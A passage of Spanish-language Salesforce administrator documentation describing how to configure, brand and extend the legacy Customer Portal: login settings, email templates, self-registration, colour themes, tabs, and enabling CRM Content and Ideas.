| Descripción | Descripción del portal de clientes como aparece en la página de modificación y de detalles del portal. La descripción del portal de clientes no se muestra en el portal. |

| Configuración | Descripción |
| --- | --- |
| Con inicio de sesión | Permite a los usuarios iniciar sesión en el portal de clientes.<br>Es recomendable que no active esta casilla de verificación hasta que no complete los pasos que se describen en Configuración de su portal de clientes.<br>Nota: Los usuarios deben poder iniciar sesión en el Portal de clientes, estar en el intervalo de direcciones IP restringido de sus perfiles de usuario y la horas de inicio de sesión designadas con el fin de poder restablecer sus contraseñas. |
| Administrador | Haga clic en el icono de búsqueda ( ) para seleccionar un administrador predeterminado para su portal de clientes. Todas las notificaciones de correo electrónico relativas a los usuarios que se inscriban automáticamente en el portal de clientes se enviarán a este usuario de Salesforce.<br>Las notificaciones incluyen información sobre los errores de registro y cualquier otro problema que experimenten los usuarios que se inscriban automáticamente, como introducir sin darse cuenta direcciones de correo electrónico duplicadas, crear registros de contactos duplicados y superar el límite de licencias de usuario de su organización.<br>Cuando seleccione un administrador para su portal de clientes, sólo puede seleccionar usuarios con el permiso "Modificar usuarios de autoservicio". Además, no puede desactivar un usuario seleccionado como administrador de portal. |

**Configuración predeterminada de portal**

| Configuración | Descripción |
| --- | --- |
| URL de inicio de sesión | URL de la página Web que aparece cuando los usuarios inician sesión en su portal de clientes.<br>Puede hacer clic en esta URL para iniciar sesión en su portal e interactuar con él.<br>Introduzca esta URL en su sitio Web para que los usuarios puedan acceder a la página de inicio de su portal de clientes.<br>La URL de inicio de sesión de cada portal de clientes que cree contiene un identificador único, como portalId=060D00000000Q1F. El identificador único determina el portal concreto al que un usuario puede acceder. Si el usuario accede a una URL de inicio de sesión que no tenga un identificador único, se le dirigirá automáticamente a la URL de inicio de sesión del primer portal de clientes que haya creado. Tenga en cuenta que los usuarios del portal sólo pueden iniciar |

| Configuración predeterminada de portal | |
|---|---|
| **Configuración** | **Descripción** |
| | sesión en un portal de clientes mediante la página de inicio de sesión del portal y no mediante la página de inicio de Salesforce. |
| `URL de fin de sesión` | Dirección URL de la página Web que se mostrará cuando los usuarios finalicen la sesión en el portal de clientes, por ejemplo, "http://www.acme.com". Si no se especifica una dirección URL de fin de sesión, los usuarios del portal volverán a la página de inicio de sesión cuando finalicen la sesión. |
| `Categoría de nivel superior para el portal.` | Categoría de nivel superior a la que pueden acceder los clientes en el portal de clientes. Los clientes podrán ver todas las soluciones marcadas como `Visible en el portal de autoservicio` en esta categoría y las subcategorías.<br>Este campo sólo está disponible si ha activado la búsqueda de soluciones. Consulte Personalización de la configuración de soluciones en la página 3084. |
| `Habilitar Autocerrado de soluciones sugeridas` | Permite a los usuarios cerrar casos en el portal de clientes directamente desde las soluciones sugeridas. Por ejemplo, si un usuario visualiza una solución sugerida que le ayuda a resolver un caso, puede hacer clic en **Sí, deseo cerrar mi caso** si el ajuste está activado. |
| `Mostrar confirmación de acción` | Permite a los usuarios ver mensajes de confirmación cuando completen una acción en el portal de clientes. Por ejemplo, después de que un usuario crea un caso en su Portal de clientes, verá el mensaje "El caso se ha enviado" si se ha activado el ajuste.<br>Los mensajes de confirmación pueden ayudar a los usuarios a comprender las acciones que han completado en su portal de clientes. |
| `Idioma predefinido de los mensajes HTML` | Especifica el idioma en que aparecen los mensajes HTML del portal si no se ha definido un idioma personalizado HTML del portal. Esta configuración sólo está disponible para organizaciones con varios idiomas activados. |

| Configuración de notificación de correo electrónico | |
|---|---|
| **Configuración** | **Descripción** |
| `Dirección del remitente del correo electrónico` | La dirección de correo electrónico desde la cual se envían todas las plantillas de comunicación del Portal de clientes, por ejemplo, "support@acme.com." Salesforce envía los correos electrónicos de forma automática, pero solo aparecen para los usuarios del portal si se envían desde esta dirección de correo electrónico. Si |

| Configuración de notificación de correo electrónico | |
|---|---|
| **Configuración** | **Descripción** |
| | un usuario de un portal responde a una plantilla de comunicación, la respuesta se envía a esta dirección. |
| `Nombre del remitente del correo electrónico` | El nombre asociado a la dirección de correo electrónico "De", por ejemplo, "Servicio de atención al cliente de Acme". |
| `Nueva plantilla de usuario` | La plantilla de correo electrónico utilizada para enviar un nombre de usuario y una contraseña inicial a todos los usuarios del portal de clientes activados recientemente y que se inscriban automáticamente. Por defecto se selecciona una plantilla de muestra. También puede crear su propia plantilla o modificar la muestra. Asegúrese de marcar la plantilla como `Disponible para el uso`. |
| `Nueva plantilla de contraseña` | Plantilla de correo electrónico utilizada para enviar una nueva contraseña a los usuarios actuales del portal de clientes cuando restablece sus contraseñas. Por defecto se selecciona una plantilla de muestra. También puede crear su propia plantilla o modificar la muestra. Asegúrese de marcar la plantilla como `Disponible para el uso`. |
| `Plantilla de contraseña perdida` | Plantilla de correo electrónico utilizada para enviar una nueva contraseña a usuarios actuales del portal de clientes cuando restablecen sus contraseñas mediante **¿Ha olvidado su contraseña?** en la página de inicio de sesión del portal de clientes. Por defecto se selecciona una plantilla de muestra. También puede crear su propia plantilla o modificar la muestra. Asegúrese de marcar la plantilla como `Disponible para el uso`. |
| `Nueva plantilla de comentario` | Plantilla de correo electrónico utilizada para enviar una notificación a los usuarios del portal de clientes cuando se agrega un comentario público a uno de sus casos. Esta plantilla debe marcarse como `Disponible para el uso`. |
| `Cambiar propietario de la plantilla de usuario de portal` | Plantilla de correo electrónico utilizada para enviar una notificación a los usuarios del portal de clientes cuando se conviertan en los nuevos propietarios de un registro en el portal. Esta plantilla debe marcarse como `Disponible para el uso`. |

Nota: Puede estandarizar las plantillas de comunicación que se envían a los usuarios de todos los portales de clientes haciendo clic en el vínculo **Definir plantillas de correo electrónico predeterminadas para todos los portales de clientes** en la sección Herramientas de la página de configuración del portal de clientes. Para obtener más información, consulte Creación de varios portales de clientes en la página 2568.

Consejo: Si planea utilizar la misma plantilla de comunicación para diferentes objetos, como Cambiar propietario de la plantilla de usuario de portal, es recomendable que incluya campos de texto y de combinación en la plantilla que sean

adecuados para ambos objetos. Por ejemplo, si su organización tiene dos objetos personalizados, Garantía y Formación, y desea utilizar Cambiar propietario de la plantilla de usuario de portal para ambos objetos, los campos de texto y de combinación deberían mostrar: "Se le ha asignado un nuevo registro. Id: {!Training.ID}{!Warranty.Id}." Cuando se envíe la plantilla se mostrarán únicamente los campos de combinación relevantes.

**Apariencia**

| Configuración | Descripción |
| --- | --- |
| `Encabezado` | Archivo de texto o HTML que permite incorporar la marca de su organización al encabezado de su portal de clientes. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos.<br>Los archivos que incluya en los campos de búsqueda `Encabezado` y `Pie de página` pueden tener un tamaño combinado de hasta 10 KB.<br>Es recomendable que no agregue un encabezado *y* un logotipo a su portal, porque es posible que no se visualicen correctamente juntos.<br>Puede colocar el vínculo de fin de sesión en el encabezado, mediante la etiqueta HTML: "`<a href="/secur/logout.jsp">Logout</a>`." |
| `Pie de página` | Archivo de texto o HTML que permite incorporar la marca de su organización al pie de página de su portal de clientes. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos.<br>Los archivos que incluya en los campos de búsqueda `Encabezado` y `Pie de página` pueden tener un tamaño combinado de hasta 10 KB. |
| `Logotipo` | Un archivo de imagen que permite incorporar la marca de su organización al encabezado izquierdo de su portal de clientes.<br>Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos y marcado como una `Imagen disponible de modo externo`.<br>El archivo que incluya en el campo de búsqueda `Logotipo` puede tener hasta 20 KB.<br>Es recomendable que no agregue un encabezado *y* un logotipo a su portal, porque es posible que no se visualicen correctamente juntos. |
| `Mensaje de inicio de sesión` | Archivo de texto o HTML que permite incorporar la marca de su organización al encabezado de la página de inicio de sesión, en |

| Apariencia | |
|---|---|
| **Configuración** | **Descripción** |
| | la página de inicio de sesión si ha olvidado su contraseña y en la página de cambio de contraseña de su portal de clientes. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos.<br>El archivo que incluya en el campo de búsqueda `Mensaje de inicio de sesión` puede tener hasta 2 KB.<br>Nota: El código JavaScript y CSS se eliminan automáticamente de los archivos HTML que se utilizan como el mensaje de inicio de sesión del portal. |

| Configuración de inscripción automática | |
|---|---|
| **Configuración** | **Descripción** |
| `Inscripción automática activada` | Permite que los contactos existentes se inscriban automáticamente para acceder a su portal de clientes.<br>Cuando seleccione esta casilla de verificación y agregue la casilla de verificación `Permitir inscripción automática en el Portal de clientes` a formatos de página de contactos, los contactos cuyos registros están marcados como `Permitir inscripción automática en el Portal de clientes` podrán ver un área de inscripción automática en la página de inicio del Portal de clientes. Desde el área de inscripción automática, los usuarios pueden introducir su dirección de correo electrónico y hacer clic en **Enviar** para recibir un nombre de usuario y una contraseña asignados automáticamente para iniciar sesión en su portal de clientes. Otras notificaciones de correo electrónico enviadas a los usuarios relativas a su estado de registro incluyen las siguientes:<br>• Usuario existente, desde el que el usuario puede introducir otra dirección de correo electrónico o hacer clic en el vínculo **¿Ha olvidado su contraseña?** para recordar su contraseña.<br>• Usuario nuevo, que informa al usuario que la dirección de correo electrónico que ha enviado no coincide con ningún contacto existente de su organización. Si un administrador ha implementado Caso Web o Candidatos Web para capturar información de un nuevo usuario, dicho usuario puede hacer clic en un vínculo para introducir su información en el formulario adecuado.<br>• Error interno, que informa al usuario que se ha producido un error durante el proceso de inscripción automática y que se ha notificado al administrador de su portal sobre el error. |

| Configuración de inscripción automática | |
|---|---|
| **Configuración** | **Descripción** |
| | • Usuario no apto, que informa al usuario que no es apto para la inscripción automática en su portal de clientes. Esta notificación se envía cuando una dirección de correo electrónico enviada coincide con un contacto que no tiene seleccionada la casilla de verificación `Permitir inscripción automática de socios en el portal`. También se envía cuando una dirección de correo electrónico enviada no coincide con ningún contacto y su administración no ha establecido Candidato Web o Caso Web para capturar información de un nuevo usuario.<br><br>Asegúrese de que todos los campos personalizados obligatorios de los usuarios tienen valores predeterminados. De lo contrario, los usuarios que se inscriban automáticamente en su portal de clientes recibirán un mensaje de error.<br><br>Tenga en cuenta que los usuarios de cuentas personales no pueden registrarse automáticamente en un portal de clientes. Si los usuarios de cuentas personales se registran automáticamente en un portal de clientes, recibirán una notificación por correo electrónico que les indica que deben ponerse en contacto con el administrador del portal. |
| `Nuevo usuario de URL` | Le permite especificar la URL de un formulario Candidatos Web o Caso Web para usuarios que se inscriban automáticamente para acceder a su portal de clientes.<br><br>La URL de este formulario se proporciona a través de la plantilla seleccionada en el campo `Plantilla de error de inscripción` a los usuarios que se inscriban automáticamente que no tengan un registro de contacto existente para que su información pueda capturarse y convertirse en un contacto. |
| `Plantilla de error de inscripción` | Plantilla de correo electrónico enviada a los usuarios que se inscriben automáticamente en su portal de clientes pero experimentan un error de inscripción o necesitan cumplimentar un formulario Candidatos Web o Caso Web para inscribirse en su portal. Por defecto se selecciona una plantilla de muestra. También puede crear su propia plantilla o modificar la muestra. Asegúrese de marcar la plantilla como `Disponible para el uso`.<br><br>Los campos `Dirección del remitente del correo electrónico` y `Nombre del remitente del correo electrónico` en la configuración del portal de clientes especifican quién envía esta plantilla. |

| Configuración de inscripción automática | |
|---|---|
| **Configuración** | **Descripción** |
| `Nueva licencia de usuario predefinida` | Haga clic en el icono de búsqueda ( ) para seleccionar una licencia de usuario de portal predeterminada para los usuarios que se inscriban automáticamente en su portal de clientes. |
| `Nueva función de usuario predefinida` | Haga clic en el icono de búsqueda ( ) para seleccionar una función de portal predeterminada para los usuarios que se inscriban automáticamente en su portal de clientes. |
| `Nuevo perfil de usuario predefinido` | Haga clic en el icono de búsqueda ( ) para seleccionar un perfil de portal predeterminado para los usuarios que se inscriban automáticamente en su portal de clientes.<br>No puede eliminar el perfil seleccionado como el perfil de portal predeterminado. |

4. Haga clic en **Guardar** para guardar la configuración de su portal de clientes.

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

## Personalizar sus fuentes y colores del Portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar las fuentes y colores del portal de clientes:
- "Personalizar aplicación"

Puede personalizar las fuentes y los colores del portal de clientes de Salesforce para reflejar la marca de su empresa. Las fuentes y los colores de su portal se especifican en un "tema de color" del portal. Seleccione un tema de color predefinido y personalícelo con la imagen de su empresa. Puede hacer clic en el vínculo **Ver ejemplos** para ver todos los atributos del tema que puede personalizar.

1. Desde Configuración, introduzca *`Configuración de portal de clientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Portal de clientes**.
2. Seleccione el nombre de su portal de clientes.
3. Haga clic en **Cambiar fuentes y colores del portal**.
4. Seleccione un tema de color de la lista desplegable `Tema de color`. En la lista desplegable `Tema de color`, seleccione Personalizado para crear su propio tema desde el principio. La sección Vista previa muestra automáticamente el tema de color que seleccione.
5. También puede personalizar el color de cualquier tema que seleccione:

- Introduciendo un valor hexadecimal en cualquier atributo de tema o
- Haciendo clic en el valor hexadecimal de cualquier atributo de tema y seleccionando un color en el editor instantáneo

Cuando personalice un tema, su nombre cambiará automáticamente a Personalizado cuando lo guarde. Puede personalizar las siguientes opciones, que aparecerán automáticamente en las secciones de vista previa:

| **Estilos de ficha** | |
|---|---|
| **Atributo de tema** | **Descripción** |
| `Texto de ficha actual` | Color de texto de las fichas que han seleccionado los usuarios. |
| `Fondo de ficha actual` | Color de fondo de las fichas que han seleccionado los usuarios. |
| `Borde de ficha actual` | Color de borde de las fichas que han seleccionado los usuarios. |
| `Texto de otra ficha` | Color de texto de las fichas que no han seleccionado los usuarios. |
| `Fondo de otra ficha` | Color de fondo de las fichas que no han seleccionado los usuarios. |
| `Borde de otra ficha` | Color de borde de las fichas que no han seleccionado los usuarios. |
| `Fondo de barra de ficha` | Color de fondo detrás de todas las fichas. |

| **Estilos de página** | |
|---|---|
| **Atributo de tema** | **Descripción** |
| `Fondo de página` | Color de fondo del portal, excluyendo búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo. |
| `Texto` | Color de texto, tamaño y fuentes en todos los elementos del portal, salvo las fichas, botones, encabezados y etiquetas de campos.<br>También puede cambiar el número en el campo porcentaje para aumentar o reducir el tamaño de todos los elementos del portal. Además, puede modificar la fuente de todos los elementos del portal, excepto las fichas, botones, encabezados y etiquetas de campo desde la lista desplegable. |
| `Texto de etiqueta de campo` | Color de texto de nombres de campo en los registros.<br>También puede modificar la fuente del texto de la lista desplegable. |
| `Vínculo` | Color de texto de todos los vínculos. |
| `Activación de vínculo` | Color de texto de todos los vínculos cuando un usuario pasa el ratón por encima. |
| `Separador de campos` | Color de las líneas que separan los campos en los registros. |
| `Borde inferior` | Color del borde inferior del portal. |

| Estilos de sección | |
|---|---|
| **Atributo de tema** | **Descripción** |
| `Fondo de encabezado` | Color de fondo de todos los encabezados, incluyendo búsquedas, elementos recientes, listas relacionadas, categorías de solución, carpetas de documentos y la ficha seleccionada. |
| `Texto del encabezado de sección` | Color y fuente del texto de los encabezados de búsquedas, listas relacionadas, elementos recientes, categorías de solución y carpetas de documentos.<br>También puede modificar la fuente del texto de la lista desplegable. |
| `Borde izquierdo` | Borde a la izquierda de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo.<br>Opcionalmente, puede cambiar el número en el campo píxeles para aumentar o reducir el grosor del borde. Además, puede seleccionar el estilo de la línea que se muestra en el borde de la lista desplegable. |
| `Borde derecho` | Borde a la derecha de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo.<br>Opcionalmente, puede cambiar el número en el campo píxeles para aumentar o reducir el grosor del borde. Además, puede seleccionar el estilo de la línea que se muestra en el borde de la lista desplegable. |
| `Borde superior` | Borde por encima de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo.<br>Opcionalmente, puede cambiar el número en el campo píxeles para aumentar o reducir el grosor del borde. Además, puede seleccionar el estilo de la línea que se muestra en el borde de la lista desplegable. |
| `Borde inferior` | Borde por debajo de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo.<br>Opcionalmente, puede cambiar el número en el campo píxeles para aumentar o reducir el grosor del borde. Además, puede seleccionar el estilo de la línea que se muestra en el borde de la lista desplegable. |
| `Fondo de sección` | Color de fondo de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo. |

**Estilos de lista**

| Atributo de tema | Descripción |
|---|---|
| `Texto de encabezado de lista` | Color de texto de los nombres de campo seleccionado como encabezados de columnas en vistas de lista.<br>También puede modificar la fuente del texto de la lista desplegable. |
| `Subrayado de encabezado` | Color de las líneas debajo de los encabezados de columnas en las listas relacionadas y en las vistas de lista. |
| `Separador` | Color de las líneas entre los registros de las vistas de lista. |
| `Resaltado de fila` | Color de un registro cuando un usuario pasa el ratón por encima de las vistas de lista. |

6. Haga clic en **Guardar** para guardar todos los cambios en los valores de tema.

Consejo: Los cambios serán visibles para los usuarios del portal de clientes cuando actualicen sus exploradores. Por lo tanto, es recomendable que actualice su tema de color del portal cuando sea menos probable que los usuarios visiten su portal de clientes.

Nota: Para personalizar el encabezado, pie y logotipo de su Portal de clientes, consulte Activar inicio de sesión y configuraciones del Portal de clientes en la página 2570.

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

Personalización de sus fichas del Portal de clientes

## Personalización de sus fichas del Portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

El portal de clientes de Salesforce puede mostrar las siguientes fichas:

- Respuestas
- Artículos
- Ideas
- Inicio
- Casos
- Informes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar las fichas del portal de clientes:

- "Personalizar aplicación"

- Soluciones
- Fichas Web
- Asignaciones
- Objetos personalizados
- Contratos de servicios
- Respuestas de Chatter
- Documentos de la ficha Documentos
- Fichas de Salesforce CRM Content: Bibliotecas, contenido y suscripciones

El Portal de clientes también puede mostrar las siguientes fichas para administradores delegados de usuarios externos:

- Cuentas
- Contactos

Para seleccionar qué fichas mostrar a los usuarios que hayan iniciado sesión en un Portal de clientes, así como personalizar el orden en el que las fichas se mostrarán a los usuarios del portal:

1. Desde Configuración, introduzca *Configuración de portal de clientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de portal de clientes** .
2. Seleccione el nombre del portal de clientes cuyas fichas desea personalizar.
3. Haga clic en **Personalizar fichas del portal**.
4. Para agregar o quitar fichas en el cuadro Fichas seleccionadas, seleccione un título de ficha y haga clic en la flecha **Agregar** o **Quitar**. Para cambiar el orden de las fichas, seleccione un título de ficha en el cuadro Fichas seleccionadas y haga clic en la flecha **Arriba** o en la flecha **Abajo**.
5. También, en la lista desplegable Ficha de inicio predeterminada, puede seleccionar la ficha que verán los usuarios cuando inicien sesión en su portal.
6. Haga clic en **Guardar**.

Puede especificar aún más qué usuarios de ficha pueden acceder modificando la configuración de la ficha en los conjuntos de permisos y perfiles asociados del usuario.

Consejo: Puede crear varios portales de clientes que muestren fichas diferentes para los usuarios con el mismo perfil, siempre que tenga acceso a todos los objetos que aparecen en una ficha.

Para hacer que las siguientes fichas queden visibles en el Portal de clientes, realice los pasos anteriores y cambie la configuración de la visibilidad de la ficha a activada de forma predeterminada en todos los perfiles de Portal de clientes.

### Cómo permitir a los usuarios del portal ver fichas Web

Para que los usuarios del portal puedan ver las fichas Web, cree fichas Web y asígnelas a perfiles del Portal de clientes.

### Cómo otorgar acceso a los usuarios del portal a la ficha Documentos

Para que los usuarios del portal puedan ver una ficha Documentos, conceda acceso a los usuarios del Portal de clientes a las carpetas de su ficha Documentos de Salesforce que contienen los archivos que desea que vean.

### Activación de la ficha Informes para los usuarios del portal

Para permitir a los usuarios del portal que visualicen la ficha Informes:

1. Otorgue a los usuarios del portal acceso a las carpetas de su ficha Informes de Salesforce que contengan los informes que desee que ejecuten.
2. Defina el modelo de colaboración predeterminado de toda la empresa como Privado en los objetos sobre los que desea que creen informes los usuarios del portal.
3. Asigne usuarios del portal a los conjuntos de permisos o perfiles que incluyan el permiso "Ejecutar informes".

Cuando agregue la ficha Informes a su Portal de clientes, los usuarios del portal:

- No podrán personalizar informes ni filtrar sus resultados: sólo podrán ejecutarlos.
- Podrán exportar informes a Excel si tienen el permiso "Exportar informes".
- No tendrán acceso a las carpetas Informes públicos no archivados y Mis informes personalizados personales.
- Recibirán un error de insuficientes privilegios si ejecutan un informe que contenga objetos que no tienen permiso para visualizar.

### Concesión de acceso a la ficha Ideas a los usuarios del portal

Para permitir a los usuarios del portal acceder a la ficha Ideas, configure Ideas para aparecer en el portal. Para obtener más información, consulte Creación y modificación de Zonas en la página 2657 y Activación de Ideas en el Portal de clientes en la página 2585.

Si su organización tiene la licencia Ideas and Answers Portal, oculte la ficha Informes en el Portal de clientes. De lo contrario, sus usuarios del Portal de clientes recibirán un mensaje indicando que no tienen permiso suficiente cuando hacen clic en la ficha Informes. Para obtener información sobre cómo ocultar las fichas, consulte Personalización de sus fichas del Portal de clientes en la página 2580.

### Activación del acceso a las fichas de Salesforce CRM Content para los usuarios del portal

Para otorgar a los usuarios del portal acceso a Salesforce CRM Content, consulte Activación de Salesforce CRM Content en el Portal de clientes en la página 2582.

#### CONSULTE TAMBIÉN

Configuración de su portal de clientes.

### Activación de Salesforce CRM Content en el portal de clientes

| PERMISOS DE USUARIO | |
|---|---|
| Para configurar y actualizar el Portal de clientes: | "Personalizar aplicación" |
| Para crear y modificar perfiles: | "Gestionar perfiles y conjuntos de permisos" |
| Para gestionar usuarios del Portal de clientes: | "Modificar usuarios de autoservicio" |
| Para crear permisos de biblioteca de Salesforce CRM Content: | "Gestionar Salesforce CRM Content" o bien "Gestionar permisos de contenido" |
| Para agregar usuarios a una biblioteca de Salesforce CRM Content: | "Gestionar Salesforce CRM Content" O `Gestionar biblioteca` debe estar seleccionado en su definición de permiso de biblioteca. |

| EDICIONES |
|---|
| Disponible en: Salesforce Classic |
| Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** |

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Salesforce CRM Content está disponible en el portal de clientes. Es posible otorgar dos niveles de acceso a Salesforce CRM Content a los usuarios del portal de clientes:

- Los usuarios del portal que no tengan licencia de la función Salesforce CRM Content pueden descargar, puntuar, comentar y suscribirse a contenido si tienen el permiso de usuario "Ver contenido de los portales". No podrán ver datos potencialmente confidenciales como los nombres de usuario, el historial de descargas y el historial de versiones. La función de entrega de contenido no está disponible para usuarios del portal.
- Los usuarios del portal que tengan una licencia de la función Salesforce CRM Content podrán acceder a todas las funciones de Salesforce CRM Content otorgadas por los permisos de su biblioteca, incluyendo la contribución de contenido, el traslado y colaboración de contenido entre bibliotecas y la eliminación de contenido. También pueden ver informes de Salesforce CRM Content. La función de entrega de contenido no está disponible para usuarios del portal.

### Activación de Salesforce CRM Content para usuarios sin licencia

Cuando haya activado su portal de clientes, complete los siguientes pasos para activar Salesforce CRM Content en sus portales. Siga estos pasos si no ha adquirido las licencias de la función Salesforce CRM Content para sus usuarios del portal.

1. Actualice los perfiles del portal de clientes:
   a. Duplique el perfil Usuario del portal de clientes o Gestor del portal de clientes.
   b. En los perfiles duplicados: añada el permiso de usuario "Ver contenido de los portales".
   c. Cambie la visibilidad de las fichas Contenido de bibliotecas y Suscripciones cambiando de Ficha oculta a Valor predeterminado activado.
   d. Asigne los perfiles duplicados a sus usuarios del portal de clientes.
2. Determine qué privilegios tendrán los usuarios del portal en cada biblioteca de Salesforce CRM Content creando uno o más permisos de biblioteca.

   Nota: Un permiso de biblioteca sólo puede ofrecer los privilegios que permita un perfil o licencia de función de usuario. Por ejemplo, aunque `Etiquetar contenido` es una opción de permiso de biblioteca, su selección no permitirá a los usuarios del portal que no tengan licencia de la función Salesforce CRM Content etiquetar el contenido.
3. Determine a qué bibliotecas desea que accedan sus usuarios del portal. Asegúrese de que no hay contenido confidencial en estas bibliotecas.
4. Añada usuarios del portal a las bibliotecas. Los usuarios del portal con el perfil Usuario del portal de clientes o con un duplicado de ese perfil sólo podrán añadirse a una biblioteca como parte de un grupo público. Los usuarios del portal con el perfil Gestor del portal de clientes o con un duplicado de ese perfil podrán añadirse a una biblioteca de forma individual.
5. Añada fichas de Salesforce CRM Content a cada portal de clientes.

   Nota: La ficha Documentos no forma parte de Salesforce CRM Content.

### Activación de Salesforce CRM Content para usuarios con licencia

Cuando haya activado su portal de clientes, complete los siguientes pasos para activar Salesforce CRM Content en sus portales. Siga estos pasos si ha adquirido las licencias de la función Salesforce CRM Content para sus usuarios del portal.

1. Actualice los perfiles del portal de clientes:
   a. También puede duplicar el perfil de Usuario de portal de clientes o Gestor del portal de clientes para incluir el permiso de usuario "Crear bibliotecas" si desea permitir que los usuarios del portal creen y administren nuevas bibliotecas.
   b. En sus perfiles estándar o duplicados de portal de clientes, cambie la visibilidad de ficha de las fichas Bibliotecas, Contenido y Suscripciones cambiando de Ficha oculta a Valor predeterminado activado.
   c. Asigne los perfiles duplicados a sus usuarios del portal de clientes según necesite.
2. Seleccione la casilla de verificación `Usuario de Salesforce CRM Content` en la página de detalles de usuario para cada usuario del portal de clientes.
3. Determine qué privilegios tendrán los usuarios del portal en cada biblioteca de Salesforce CRM Content creando uno o más permisos de biblioteca.

   Nota: Un permiso de biblioteca sólo puede ofrecer los privilegios que permita un perfil o licencia de función de usuario. Por ejemplo, aunque `Etiquetar contenido` es una opción de permiso de biblioteca, su selección no permitirá a los usuarios del portal que no tengan licencia de la función Salesforce CRM Content etiquetar el contenido.
4. Determine a qué bibliotecas desea que accedan sus usuarios del portal. Asegúrese de que no hay contenido confidencial en estas bibliotecas.
5. Añada usuarios del portal a las bibliotecas. Los usuarios del portal con el perfil Usuario del portal de clientes o con un duplicado de ese perfil sólo podrán añadirse a una biblioteca como parte de un grupo público. Los usuarios del portal con el perfil Gestor del portal de clientes o con un duplicado de ese perfil podrán añadirse a una biblioteca de forma individual.
6. Añada fichas de Salesforce CRM Content a cada portal de clientes.

   Nota: La ficha Documentos no forma parte de Salesforce CRM Content.

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

## Activación de Ideas en el portal de clientes

**Nota:** Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Ideas está disponible en el portal de clientes.

Cuando haya activado su portal de clientes, complete los siguientes pasos para activar Ideas en sus portales.

1. Cree zonas en el contexto de Ideas activas y configuradas para aparecer en el portal. Para obtener más información, consulte Creación y modificación de zonas en la página 2657.
2. Añada fichas de Ideas a su portal de clientes. Para obtener más información, consulte Personalización de sus fichas del portal de clientes en la página 2580.
3. Si su organización tiene la licencia Ideas and Answers Portal, oculte la ficha Informes en el Portal de clientes. De lo contrario, sus usuarios del Portal de clientes recibirán un mensaje indicando que no tienen permiso suficiente cuando hacen clic en la ficha Informes. Para obtener información sobre cómo ocultar las fichas, consulte Personalización de sus fichas del Portal de clientes en la página 2580.

### CONSULTE TAMBIÉN

Configuración de su portal de clientes.

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para configurar y actualizar el Portal de clientes:
- "Personalizar aplicación"

Para crear y modificar perfiles:
- "Gestionar perfiles y conjuntos de permisos"

Para personalizar Ideas:
- "Personalizar aplicación"

## Activación de la gestión de asignaciones en el portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Puede utilizar el portal de clientes para proporcionar a sus clientes acceso a sus asignaciones y contratos de servicio. Las partidas de contratos no se muestran en el portal de clientes.

Nota: Los usuarios del portal de clientes de alto volumen no tienen acceso a contratos y asignaciones de servicio.

